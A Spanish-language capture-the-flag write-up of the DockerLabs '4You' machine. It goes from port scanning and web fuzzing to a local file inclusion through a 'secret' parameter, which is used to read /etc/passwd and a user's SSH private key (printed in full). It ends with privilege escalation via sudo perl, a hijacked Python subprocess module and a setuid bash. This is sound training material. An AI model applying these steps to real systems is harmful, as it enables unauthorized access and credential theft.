

Ping de reconocimiento, la máquina víctima se encuentra disponible

```
(jk@kali) [~]
$ ping -c 3 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.355 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.093 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.097 ms

— 172.17.0.2 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.093/0.181/0.355/0.122 ms
```

Descubrimiento de puerto 80 i 22 a través de la comanda nmap

```
(jk@kali) [~]
$ sudo nmap -p- -sC -sV --open -Pn -vvv 172.17.0.2 -oN scan_numero3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:22 CET
Nmap loaded 156 scripts for scanning
```

```
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLmfmDz6T3XGKWifPXb0JRYMnpBIhNV4en6M+lkDfe1l/+EjBi+8MtIEy6EFgPI9T27aTybt2qudk
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIhtGV9ya8KY3fjIqNDQcC9RuW20livFdd+uUEgllPzQ
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_   _http-title: 4You
|_   _http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Comanda whatweb, para indicar que tiene la página

```
(jk@kali) [~]
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][cz], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[4You]
```

Con gobuster realizamos el fuzzing web, i vemos que no parece haber nada a simple vista poniendo la IP

```

(JR@kali) ~$ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,xml,xh,xss,txt,css,html
gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: xss,txt,css,php,html,xml,xh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2596]
/main.css (Status: 200) [Size: 619]
/assets (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1072228 / 1764488 (60.77%)^C

```


Vamos a buscar dentro de la página a ver que encontramos, una página genérica sin nada aparente, he buscado con F12 pero no encuentro nada así que es una página BAIT



## Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.

La página assets nos lleva a un listado de directorios donde hay un background.jpg, dicho background seguramente tenga algun elemento escondido dentro por lo que lo buscaremos




## Index of /assets

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
----------------------	-------------------------------	----------------------	-----------------------------

<a href="#">Parent Directory</a>	-		
<a href="#">background.jpg</a>	2024-08-09 23:30	84K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

La foto en si de background solo es un fondo negro generico




La máquina es similar a la maquina mirame de la plataforma dockerlabs, por lo que siguiendo esa práctica voy a replicar las

comandas de steghide, dentro de steghide vemos como nos pide un password que tenemos que sacar de alli.

```
(jk@kali)-[~/Downloads]
$ steghide --extract -sf background.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Despues de un rato buscando no tiene nada que ver con steghide, solo era un agujero para perder el tiempo. Realmente si miro con f12 en detalle veo que marca un error, dentro de este error y con lo que hemos visto antes de index.php, podemos probar un LFI



La comanda wfuzz -c indica que tenga color, la -t indica los hilos, en este caso 200, eso hara que hayan mas peticiones a cambio de una mayor carga, la -w indica el directorio -u indica el url que querriamos hacer un LFI, así con el FUZZ despues de php, podemos ver que el LFI es posible gracias a la palabra secret, por lo que si nos vamos al navegador i copiamos la misma ruta substituyendo FUZZ por secret vamos a conseguir credenciales -hl 62 indica que no faci cas a les sollicituds que tenen 62 linies, que son la majoria menys la afectada.

```
(jk@kali) - [~/Downloads]
$ wfuzz -c -t 200 -hl 62 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd"
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd
Total requests: 220559

ID      Response  Lines  Word  Chars  Payload
-----
000005155: 200      88 L   199 W   3870 Ch  "secret"
```

172.17.0.2/index.php?secret=../../../../etc/passwd

# By TLuisillo\_o

A home for people who strive to look, feel, and perform their very best.

Book Your Visit

## Welcome to this CTF

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root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin \_apt:x:42:65534:nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102:nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin vaxeix:1001:1001:,,,:/home/vaxeix:/bin/bash sshd:x:101:65534:./run/sshd:/usr/sbin/nologin luisillo:x:1002:1002:./home/luisillo:/bin/sh

```
5 systemd-resolve.x.996:996:systemd Resolver:./usr/s
6 vaxeix:x:1001:1001:,,,:/home/vaxeix:/bin/bash
7 sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
8 luisillo:x:1002:1002:./home/luisillo:/bin/sh
9
```

Tenemos estos usuarios, si aplicamos fuerza bruta no llegamos a nada, por lo que buscamos archivos comunes en usuarios como los son el idrsa del ssh



view-source:http://172.17.0.2/index.php?secret=../../../../../../home/vaxeil/.ssh/id\_rsa

```
47 </div>
48 </div>
49 </section>
50
51 <footer class="bg-dark text-white text-center py-4">
52   <div class="container">
53     <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
54   </div>
55 </footer>
56
57 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
58 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
59
60 </body>
61 </html>
62
63 -----BEGIN OPENSSH PRIVATE KEY-----
64 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
100 -----END OPENSSH PRIVATE KEY-----
101
```

```
File Actions Edit View Help
GNU nano 8.2 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

chmod 600 id\_rsa

```
ssh -i id_rsa vaxeia@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxeia@48dfbbaffb3b:~$ ls -l
total 4
-rw-r--r-- 1 root root 30 Aug 10 02:30 file.txt
vaxeia@48dfbbaffb3b:~$
```

```
vaxeii@48dfbbafeb3b:/home$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'  
$ whoami  
luisillo  
$ script /dev/null -c bash
```

```
(ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py  
luisillo@48dfbbafeb3b:~$ cd /opt/paw.py  
bash: cd: /opt/paw.py: Not a directory
```

```
File Actions Edit View Help  
GNU nano 7.2 subprocess.py  
import os  
os.system("chmod u+s /bin/bash")
```

```
AttributeError: module 'subprocess' has no attribute 'system'  
luisillo@48dfbbafeb3b:/opt$ bash -p  
bash-5.2# whoami  
root  
bash-5.2#
```